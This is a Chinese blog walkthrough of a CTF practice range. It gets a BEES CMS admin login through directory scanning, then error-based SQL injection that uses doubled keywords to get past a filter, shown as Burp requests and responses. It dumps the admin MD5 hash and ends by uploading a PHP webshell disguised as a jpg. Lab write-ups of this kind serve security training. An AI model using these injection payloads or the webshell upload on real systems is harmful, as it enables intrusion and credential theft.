

封神台靶场 绕过防护getshell

原创

devil8123665 于 2020-09-24 14:57:35 发布 3456 收藏 7

分类专栏: 靶机 文章标签: 靶机

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/devil8123665/article/details/108750335>

版权



靶机 专栏收录该内容

20 篇文章 1 订阅

订阅专栏

封神台

<https://hack.zkaq.cn/battle>

靶场

<http://59.63.200.79:8003/bees/>

一 爬取方法

1 针对本题目而言, 是很简单的, 只需要暴出站点的目录就能在根目录下找到flag.txt

御剑扫描: 需要在御剑的字典中添加flag.txt等相关关键字


ID	地址	HTTP响应
1	http://59.63.200.79:8003/bees/admin/login.php	200
2	http://59.63.200.79:8003/bees/admin/login.php	200
3	http://59.63.200.79:8003/bees/admin/login.php	200
4	http://59.63.200.79:8003/bees/admin/Login.php	200
5	http://59.63.200.79:8003/bees/Index.php	200
6	http://59.63.200.79:8003/bees/index.php	200
7	http://59.63.200.79:8003/bees/index.php	200
8	http://59.63.200.79:8003/bees/robots.txt	200
9	http://59.63.200.79:8003/bees/flag.txt	200

访问链接即可获得flag值。


2 或者使用其他的爬虫或者是扫描工具只要能获的站点目录, 就能找到flag.txt

二 注入方法

1 通过kali dirb 暴出目录, 找到<http://59.63.200.79:8003/bees/admin/login.php>



2 输入用户名: user, 密码: password, 输入验证码, 使用burpsuit进行抓包, 看是否可以注入



抓到包后send to repeater, 将密码"user"加上单引号跟"#"注释符号, 发送, 发现存在注入点

3 使用order by 进行爆破删选字段数

```
Content-Length: 88
Origin: http://59.63.200.79:8003
Connection: close
Referer: http://59.63.200.79:8003/ bees/admin/login.php
Cookie: BkGOp95780_think_template=default;
UM_distinctid=174b3d6c1f33d4-0c8388719495ee-4c3247a-144000-174b3d6c1f4a0;
CNZZDATA1257137=cnzz_eid%3D793886153-1600743887-%26ntime%3D1600743887;
PHPSESSID=fdsh9p86bq45bp191sj9n3en5
Upgrade-Insecure-Requests: 1

user='user' order by 6]#&password=password&code=d5e&submit=true&submit.x=43&submit.y=17
```

```
Content-Length: 324
Connection: close
Content-Type: text/html; charset=utf-8

<div style="font-size:12px;"><p>操作数据库失败Unknown column '6' in 'order clause'<br>sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='user' order by 6 # ' limit 0,1</p><p id="time_url"><a href="javascript:history.go(-1);" style="text-decoration:none">返回</a></div>
```

<https://blog.csdn.net/devil8123665>

使用order by 6时 暴出错误，由上图返回的错误提示可以得到，筛选字段数为5，筛选的字段为：id,admin_name,admin_password,admin_purview,is_disable 从表“bees_admin”中筛选。

也可以使用order by 1-6自己依次判断，或者直接发送到“intruder”进行爆破。

4、使用联合查询查看可回显字段

```
Content-Length: 99
Origin: http://59.63.200.79:8003
Connection: close
Referer: http://59.63.200.79:8003/ bees/admin/login.php
Cookie: BkGOp95780_think_template=default;
UM_distinctid=174b3d6c1f33d4-0c8388719495ee-4c3247a-144000-174b3d6c1f4a0;
CNZZDATA1257137=cnzz_eid%3D793886153-1600743887-%26ntime%3D1600743887;
PHPSESSID=fdsh9p86bq45bp191sj9n3en5
Upgrade-Insecure-Requests: 1

user='user' union select 1,2,3,4,5
#&password=password&code=d5ee&submit=true&submit.x=41&submit.y=29
```

```
Content-Length: 454
Connection: close
Content-Type: text/html; charset=utf-8

<div style="font-size:12px;"><p>操作数据库失败You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1,2,3,4,5 #' limit 0,1' at line 1<br>sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='user' 1,2,3,4,5 #' limit 0,1</p><p id="time_url"><a href="javascript:history.go(-1);" style="text-decoration:none">返回</a></div>
```

<https://blog.csdn.net/devil8123665>

由上图划线处可以看到，系统进行了关键字的过滤，经过测试，发现“user' union seleselectct 1,2,3,4,5 #”下图可以绕过，但是没有回显字段。

5、使用报错注入“extractvalue (1, '~')”，

报错注入可以参看<https://blog.csdn.net/devil8123665/article/details/108746148>

注入“user' a and nd extractvalue(1,concat('~',(database()),'~')) #”，如下图

```
Connection: close
Referer: http://59.63.200.79:8003/ bees/admin/login.php
Cookie: BkGOp95780_think_template=default;
UM_distinctid=174b3d6c1f33d4-0c8388719495ee-4c3247a-144000-174b3d6c1f4a0;
CNZZDATA1257137=cnzz_eid%3D793886153-1600743887-%26ntime%3D1600743887;
PHPSESSID=fdsh9p86bq45bp191sj9n3en5
Upgrade-Insecure-Requests: 1

user='user' a and nd extractvalue(1,concat('~',(database()),'~'))
#&password=password&code=d5ee&submit=true&submit.x=41&submit.y=29
```

```
Content-Type: text/html; charset=utf-8

<div style="font-size:12px;"><p>操作数据库失败XPATH syntax error: '~bees~'<br>sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='user' and extractvalue(1,concat('~',(database()),'~')) #' limit 0,1</p><p id="time_url"><a href="javascript:history.go(-1);" style="text-decoration:none">返回</a></div>
```

<https://blog.csdn.net/devil8123665>

通过错误信息看到，返回了数据库为“bees”

注意：extractvalue()能查询字符串的最大长度为32，就是说如果我们想要的结果超过32，就需要用substring()函数截取，一次查看32位

，可以暴出该数据库中的所有数据表“ser' a and nd extractvalue(1,substr(concat('~',(select group_concat(table_name) fr from om information_schema.tables w where here table_schema like database()),'~'),1,30)) #”通过修改substr(str,pos,len)通过修改substr函数中的显示字符数，暴出所有数据表“~bees_admin,bees_admin_group,bee,bees_article,bees_as,bees_auto_fields,bees_block,bees_book_info”等表

6、按照第三步中暴出的数据表，数据字段，从bees_admin筛选admin_name,admin_password


注入“user' a and nd extractvalue(1,concat('~',(select admin_name fr from om bees_admin limit 1),'~')) #”获得用户名“admin”

注入“user' a and nd extractvalue(1,substr(concat('~',(select admin_password fr from om bees_admin limit 1),~'),10)) #”

调整substr函数的pos位置获取密码为“~21232f297a57a5a743894a0e4a801fc3~”，MD5解密为admin，<https://www.cmd5.com/>

通过注入得到管理员账号密码都为“admin”

7、<http://59.63.200.79:8003/bees/admin/login.php>登录后



按照上图1-2-3所示进行图片修改，先把一句话木马跟图片合成为一个jpg文件，通过burpsuit抓包，修改图片jpg为php文件，上传后，回显图片路径。

7、通过菜刀连接即可。